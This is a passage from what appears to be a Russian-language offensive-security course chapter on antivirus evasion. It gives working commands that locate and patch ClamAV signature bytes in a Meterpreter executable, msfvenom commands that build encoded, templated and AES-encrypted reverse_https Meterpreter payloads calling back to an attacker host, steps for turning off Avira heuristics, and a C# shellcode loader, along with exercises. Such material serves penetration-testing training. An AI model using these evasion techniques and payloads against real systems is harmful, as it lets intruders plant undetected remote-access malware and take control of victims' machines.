PS C:\Tools> Find-AVSignature -StartByte 18000 -EndByte 19000 -Interval 100 -Path C:\Tools\met.exe -OutPath C:
    \Tools\avtest3 -Verbose -Force
```

Листинг 211 - Уменьшение интервала до 100 байтов

Просканируем эти сегменты:

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest3
C:\Tools\avtest3\met_18000.bin: OK
C:\Tools\avtest3\met_18100.bin: OK
C:\Tools\avtest3\met_18200.bin: OK
C:\Tools\avtest3\met_18300.bin: OK
C:\Tools\avtest3\met_18400.bin: OK
C:\Tools\avtest3\met_18500.bin: OK
C:\Tools\avtest3\met_18600.bin: OK
C:\Tools\avtest3\met_18700.bin: OK
C:\Tools\avtest3\met_18800.bin: OK
C:\Tools\avtest3\met_18900.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\Tools\avtest3\met_19000.bin: Win.Trojan.MSShellcode-7 FOUND
...
```

Листинг 212 - Проверка диапазона с интервалом 100 байтов

Вывод показывает две разные сигнатуры. Первая находится между 18800 и 18900, а вторая - между 18900 и 19000. Лучше работать с каждой сигнатурой отдельно, поэтому сначала разобьем диапазон 18800-18900 на 10-байтовые сегменты и сохраним результаты в новый каталог.

```
PS C:\Tools> Find-AVSignature -StartByte 18800 -EndByte 18900 -Interval 10 -Path C:\Tools\met.exe -OutPath C:\
    Tools\avtest4 -Verbose -Force
```

Листинг 213 - Уменьшение интервала до 10 байтов

Затем просканируем эти сегменты, как показано в листинге 214.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest4
C:\Tools\avtest4\met_18800.bin: OK
C:\Tools\avtest4\met_18810.bin: OK
C:\Tools\avtest4\met_18820.bin: OK
C:\Tools\avtest4\met_18830.bin: OK
C:\Tools\avtest4\met_18840.bin: OK
C:\Tools\avtest4\met_18850.bin: OK
C:\Tools\avtest4\met_18860.bin: OK
C:\Tools\avtest4\met_18870.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\Tools\avtest4\met_18880.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\Tools\avtest4\met_18890.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\Tools\avtest4\met_18900.bin: Win.Trojan.Swrort-5710536-0 FOUND
...
```

Листинг 214 - Проверка диапазона с интервалом 10 байтов

Сузим диапазон снова: разобьём 18860-18870 на интервалы по одному байту. Сохраним результаты в новый каталог и просканируем его:

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest5
C:\Tools\avtest5\met_18860.bin: OK
C:\Tools\avtest5\met_18861.bin: OK
C:\Tools\avtest5\met_18862.bin: OK
C:\Tools\avtest5\met_18863.bin: OK
C:\Tools\avtest5\met_18864.bin: OK
C:\Tools\avtest5\met_18865.bin: OK
C:\Tools\avtest5\met_18866.bin: OK
C:\Tools\avtest5\met_18867.bin: Win.Trojan.Swrort-5710536-0 FOUND
```

```
C:\Tools\avtest5\met_18868.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\Tools\avtest5\met_18869.bin: Win.Trojan.Swrort-5710536-0 FOUND
C:\Tools\avtest5\met_18870.bin: Win.Trojan.Swrort-5710536-0 FOUND
...
```

Листинг 215 - Проверка диапазона с интервалом 1 байт

Поскольку байт со смещением 18867 в Meterpreter EXE является частью сигнатуры ClamAV, изменим его, чтобы попытаться обойти обнаружение. Используем PowerShell ISE, прочитаем байты Meterpreter EXE, занулим байт по смещению 18867 и запишем изменённый исполняемый файл в `met_mod.exe`:

```
$bytes  = [System.IO.File]::ReadAllBytes("C:\Tools\met.exe")
$bytes[18867] = 0
[System.IO.File]::WriteAllBytes("C:\Tools\met_mod.exe", $bytes)
```

Листинг 216 - Изменение Meterpreter EXE

Чтобы понять, сработало ли изменение, повторим разбиение и проверку, но уже для изменённого файла. В листинге 217 показана проверка однобайтового разбиения между смещениями 18860 и 18870.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest6
C:\Tools\avtest6\met_mod_18860.bin: OK
C:\Tools\avtest6\met_mod_18861.bin: OK
C:\Tools\avtest6\met_mod_18862.bin: OK
C:\Tools\avtest6\met_mod_18863.bin: OK
C:\Tools\avtest6\met_mod_18864.bin: OK
C:\Tools\avtest6\met_mod_18865.bin: OK
C:\Tools\avtest6\met_mod_18866.bin: OK
C:\Tools\avtest6\met_mod_18867.bin: OK
C:\Tools\avtest6\met_mod_18868.bin: OK
C:\Tools\avtest6\met_mod_18869.bin: OK
C:\Tools\avtest6\met_mod_18870.bin: OK
...
```

Листинг 217 - Проверка изменённого исполняемого файла

Как видно, это действительно обошло сигнатурное обнаружение.

> **Примечание.** Иногда изменение байта ровно по найденному смещению не обходит сигнатуру, но изменение байта перед ним или после него срабатывает.

Мы смогли обойти совпадение сигнатуры, изменив один байт. Вспоминая, что ещё одна сигнатура была обнаружена в диапазоне 18900-19000, повторим процедуру и найдём первый проблемный байт. После нескольких итераций мы выясняем, что байт по смещению 18987 содержит первый байт сигнатуры, как показано в листинге 218. Обратите внимание: теперь разбиение выполняется уже для изменённого исполняемого файла, который содержит первое изменение сигнатуры.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest8
C:\Tools\avtest8\met_mod_18980.bin: OK
C:\Tools\avtest8\met_mod_18981.bin: OK
C:\Tools\avtest8\met_mod_18982.bin: OK
C:\Tools\avtest8\met_mod_18983.bin: OK
C:\Tools\avtest8\met_mod_18984.bin: OK
C:\Tools\avtest8\met_mod_18985.bin: OK
C:\Tools\avtest8\met_mod_18986.bin: OK
C:\Tools\avtest8\met_mod_18987.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest8\met_mod_18988.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest8\met_mod_18989.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest8\met_mod_18990.bin: Win.Trojan.MSShellcode-7 FOUND
```

Листинг 218 - Поиск второй сигнатуры

Снова обойдем вторую сигнатуру, изменив этот один байт.

Если продолжить эту процедуру, можно обнаружить, что все отдельные байты обходят обнаружение, но полный файл всё равно детектируется. Это можно обойти, изменив последний байт по смещению 73801. В данном случае изменение байта на `0x00` не даёт чистой проверки, но изменение на `0xFF` срабатывает. Для полного обхода сигнатурного сканирования получаем следующий PowerShell-скрипт:

```
$bytes  = [System.IO.File]::ReadAllBytes("C:\Tools\met.exe")
$bytes[18867] = 0
$bytes[18987] = 0
$bytes[73801] = 0xFF
[System.IO.File]::WriteAllBytes("C:\Tools\met_mod.exe", $bytes)
```

Листинг 219 - Полное изменение Meterpreter EXE

> **Примечание.** И снова: количество сигнатурных срабатываний и смещения могут отличаться.

Выполнив финальную проверку полного изменённого Meterpreter EXE, мы видим, что он успешно обходит обнаружение ClamAV.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest14
C:\Tools\avtest14\met_mod.exe: OK
```

Листинг 220 - Обход сигнатурного обнаружения ClamAV

Имея полностью изменённый Meterpreter EXE, который обходит ClamAV, мы можем запустить Metasploit `multi/handler` и выполнить вредоносный бинарник, но, к сожалению, ничего не происходит.

Возможно, мы успешно обошли сигнатурное обнаружение, но одновременно сломали часть функциональности внутри исполняемого файла. Нужно помнить, что Meterpreter EXE содержит шеллкод первого этапа, и мы, скорее всего, изменили либо сам шеллкод, либо часть исполняемого файла, которая его запускает.

Исправить это можно только одним способом: выполнить обратную разработку и точно понять, что делают эти три байта, а затем попытаться изменить их так, чтобы исполняемый файл продолжал работать. Это может быть утомительной задачей, особенно с учётом того, что смещения байтов могут меняться при каждой новой генерации Meterpreter EXE. Кроме того, даже если мы обошли ClamAV, это не означает, что мы обошли другие антивирусные продукты.

Чтобы показать это, откроем File Explorer и перейдём в папку с финальным `met_mod.exe`. Если щёлкнуть файл правой кнопкой мыши и выбрать "Scan selected files with Avira", мы увидим, что Avira действительно помечает его как вредоносный (рисунок 48).




Рисунок 48: Проверка met_mod.exe с помощью Avira

Теоретически эта техника работает и выглядит достаточно прямолинейной, но в реальном мире она не особенно эффективна, особенно если учитывать, что нам все равно пришлось бы бороться с эвристическим сканированием. Вместо того чтобы продолжать этот подход, в следующем разделе мы попробуем закодировать или зашифровать проблемный код.

### 6.3.1.1 Упражнение

1. Сгенерируйте 32-битный Meterpreter EXE и используйте `Find-AVSignature`, чтобы обойти все сигнатурные срабатывания ClamAV. Возвращает ли изменённый исполняемый файл оболочку?

## 6.4 Обход антивирусов с помощью Metasploit

В предыдущем разделе мы выяснили, что Avira и ClamAV помечают стандартный 32-битный Meterpreter EXE. Metasploit содержит ряд кодировщиков,[5] которые могут кодировать шеллкод Meterpreter и тем самым обфусцировать ассемблерный код. В этом разделе мы сгенерируем 32-битные и 64-битные полезные нагрузки, которые будем кодировать и шифровать с помощью `msfvenom` в попытке обойти сигнатурное обнаружение.

### 6.4.1 Кодировщики Metasploit

Когда Metasploit только появился, инструменты `msfpayload` и `msfencode` можно было использовать для кодирования шеллкода так, чтобы это эффективно обходило антивирусное обнаружение. Однако за прошедшие годы AV-движки стали лучше, и кодировщики теперь обычно применяются только для замены символов, например чтобы убрать плохие символы из полезных нагрузок эксплойтов. Тем не менее в этом разделе мы используем `msfvenom` - объединение старых инструментов `msfpayload` и `msfencode` - и попробуем обойти сигнатурное обнаружение.

Для начала выведем список доступных кодировщиков, запустив `msfvenom` с параметром `--list encoders` (листинг 221):

```
kali@kali:~$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
...
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
```

```
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic key XOR Encoder
```

Листинг 221 - Список кодировщиков в msfvenom

Кодировщик `x86/shikata_ga_nai`, выделенный выше, - часто используемый полиморфный кодировщик,[6] который при каждом запуске генерирует разный вывод, что делает его полезным для обхода сигнатур. Мы включим этот кодировщик параметром `-e`, передав его имя как аргумент, а остальные типичные параметры зададим, как показано в листинге 222:

```
kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -e x86/
    shikata_ga_nai -f exe -o /var/www/html/met.exe
...
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 635 (iteration=0)
x86/shikata_ga_nai chosen with final size 635
Payload size: 635 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/met.exe
```

Листинг 222 - Кодирование с помощью x86/shikata_ga_nai

Поскольку ассемблерный код был обфусцирован, скопируем созданный исполняемый файл на машину жертвы Windows 10 и проверим его ClamAV, как показано в листинге 223.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\met.exe
C:\Tools\met.exe: Win.Trojan.Swrort-5710536-0 FOUND
...
```

Листинг 223 - Проверка закодированного исполняемого файла с помощью ClamAV

Судя по выводу выше, ClamAV обнаружил закодированный шеллкод внутри исполняемого файла. Попытка не удалась, потому что закодированный шеллкод перед запуском нужно декодировать, а для этого требуется процедура декодирования. Сама эта процедура не кодируется, то есть каждый раз остается статичной, и поэтому декодер становится отличной целью для сигнатурного обнаружения.

Попробуем другой подход. Поскольку 64-битные приложения стали массовыми только в последние годы, логично предположить, что 64-битное вредоносное ПО и полезные нагрузки встречаются реже. Возможно, эта относительная редкость даст нам преимущество. Чтобы проверить гипотезу, сгенерируем 64-битный Meterpreter без кодирования:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -f exe -o
    /var/www/html/met64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 741 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/met64.exe
```

Листинг 224 - Генерация 64-битного исполняемого файла Meterpreter

Скопируем его на машину жертвы Windows 10 и проверим ClamAV, как показано в листинге 225.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\met64.exe
C:\Tools\met64.exe: OK
...
```

Листинг 225 - Проверка 64-битного исполняемого файла с помощью ClamAV

Интересно: ClamAV не помечает файл как вредоносный. Раз это серьёзная победа, проверим файл ещё и Avira. Поскольку сейчас нас интересует только сигнатурное обнаружение, запустим Avira Desktop, перейдём в Antivirus > Real-Time Protection и убедимся, что защита в реальном времени отключена. Затем нажмём меню конфигурации в правом верхнем углу, как показано на рисунке 49.




Рисунок 49: Меню конфигурации антивируса Avira

В окне конфигурации раскроем ветку System Scanner, перейдём в Scan > Heuristics, затем снимем флажок "Enable AHeAD" (рисунок 50).




Рисунок 50: Отключение эвристики в Avira

После отключения эвристического обнаружения щелкнем правой кнопкой по `met64.exe` и запустим сканирование Avira по требованию. Как показано на рисунке 51, Avira обнаруживает 64-битный шеллкод.




Рисунок 51: Avira обнаруживает 64-битный исполняемый файл Meterpreter

Далее попробуем использовать кодировщик для обхода Avira. Поскольку это 64-битный исполняемый файл, 32-битный кодировщик `shikata_ga_nai` использовать нельзя. Вместо него применим `x64/zutto_dekiru`,[7] который заимствует многие техники у `shikata_ga_nai`.

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -e x64/
    zutto_dekiru -f exe -o /var/www/html/met64_zutto.exe
...
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 840 (iteration=0)
x64/zutto_dekiru chosen with final size 840
Payload size: 840 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/met64_zutto.exe
```

Листинг 226 - Кодирование с помощью x64/zutto_dekiru

Однако Avira помечает и этот файл, снова обнаруживая сигнатуру декодера или шаблона. Когда `msfvenom` создаёт исполняемый файл, он вставляет шеллкод в корректный исполняемый шаблон. Этот исполняемый файл-шаблон статичен и, скорее всего, тоже имеет привязанные к нему сигнатуры. Можно использовать параметр `-x`, чтобы указать другой шаблон. Для этого скопируем приложение Notepad, расположенное в `C:\Windows\System32\notepad.exe`, на Kali и используем его как шаблон:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.176.134 LPORT=443 -e x64/
    zutto_dekiru -x /home/kali/notepad.exe -f exe -o /var/www/html/met64_notepad.exe
...
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 758 (iteration=0)
x64/zutto_dekiru chosen with final size 758
Payload size: 758 bytes
Final size of exe file: 370688 bytes
Saved as: /var/www/html/met64_notepad.exe
```

Листинг 227 - Указание notepad.exe в качестве шаблона

Скопируем созданный исполняемый файл на машину жертвы Windows 10 и снова проверим его Avira. Однако Avira опять помечает его (рисунок 52).




Рисунок 52: Avira обнаруживает Meterpreter с шаблоном notepad

До этого мы использовали кодировщики Metasploit и успешно обошли сигнатурное обнаружение ClamAV, но против Avira успеха не добились. Очевидно, кодировщики Metasploit больше не являются широко эффективными для этой цели. В следующем разделе исследуем, насколько для этой задачи подходят конкретные техники шифрования.

#### 6.4.1.1 Упражнение

1. Поэкспериментируйте с разными полезными нагрузками, кодировщиками и шаблонами, чтобы попытаться обойти сигнатурное обнаружение и в ClamAV, и в Avira.

### 6.4.2 Шифровальщики Metasploit

Rapid7, разработчики Metasploit, в 2018 году добавили обновлённые параметры шифрования, призванные решить проблему растущей неэффективности кодировщиков при обходе антивирусов. Далее мы исследуем эти параметры.

Проверим эффективность этой функции. Для начала запустим `msfvenom` с параметром `--list encrypt`, чтобы вывести список вариантов шифрования:

```
kali@kali:~$ msfvenom --list encrypt

Framework Encryption Formats [--encrypt <value>]
================================================

    Name
    ----
    aes256
    base64
    rc4
    xor
```

Листинг 228 - Список типов шифрования в msfvenom

Используя стойкость шифрования aes256,[8] сгенерируем исполняемый файл с шеллкодом, зашифрованным aes256, и зададим собственный ключ шифрования через параметр `--encrypt-key` (листинг 229).

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 --encrypt
    aes256 --encrypt-key fdgdgj93jf43uj983uf498f43 -f exe -o /var/www/html/met64_aes.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 625 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/met64_aes.exe
```

Листинг 229 - Использование AES256-шифрования с msfvenom

Скопируем зашифрованный исполняемый файл на машину жертвы Windows 10 и запустим проверку Avira по требованию:




Рисунок 53: Avira обнаруживает AES-зашифрованный Meterpreter

К сожалению, наш исполняемый файл всё ещё помечается. В публикации Rapid7[9] говорится, что эта функция эффективна для обхода антивирусов, но сама процедура расшифровки всё равно может быть обнаружена, поскольку она статична.

Наш анализ на данный момент показал, что шифрование не будет эффективно для обхода защитных решений, если техники декодирования или расшифровки статичны: их проанализируют, и со временем для них появятся сигнатуры.

Пора снова менять тактику. На этом этапе наиболее эффективное решение - написать собственный загрузчик шеллкода. В следующем разделе мы начнём этот процесс.

### 6.4.2.1 Упражнения

1. Сгенерируйте исполняемый файл Metasploit с шифрованием aes256 и убедитесь, что он помечается.
2. Поэкспериментируйте с разными полезными нагрузками, шаблонами и техниками шифрования, чтобы попытаться обойти Avira.

## 6.5 Обход антивирусов с помощью C#

Как мы выяснили, публичный код и публичные техники часто помечаются антивирусным ПО. Это логично: поставщики антивирусов тоже имеют доступ к такому коду и тратят время на его полноценный анализ.

Есть два эффективных способа избежать обнаружения. Мы можем либо написать собственный код с пользовательскими загрузчиками шеллкода, либо вручную обфусцировать используемый код. Поскольку мы уже реализовали загрузчик шеллкода на C#, возьмём его за основу нашего подхода.

### 6.5.1 Загрузчик шеллкода на C# против антивируса

C#-загрузчик шеллкода, который мы разработали ранее, использовал `VirtualAlloc`, `CreateThread` и `WaitForSingleObject`, но содержал незакодированный и незашифрованный 64-битный шеллкод Meterpreter. Попробуем скомпилировать отдельный загрузчик шеллкода, представленный в листинге 230 как 64-битное приложение.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Net;
using System.Text;
using System.Threading;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
             uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
             uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
             uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle,
             UInt32 dwMilliseconds);

        static void Main(string[] args)
        {
            byte[] buf = new byte[752] {
              0xfc,0x48,0x83,0xe4...

            int size = buf.Length;

            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            Marshal.Copy(buf, 0, addr, size);

            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
                 IntPtr.Zero, 0, IntPtr.Zero);

            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

Листинг 230 - Загрузчик шеллкода на C#

Скомпилируем этот код, скопируем готовый исполняемый файл на машину жертвы Windows 10 и выполним проверку Avira по требованию:

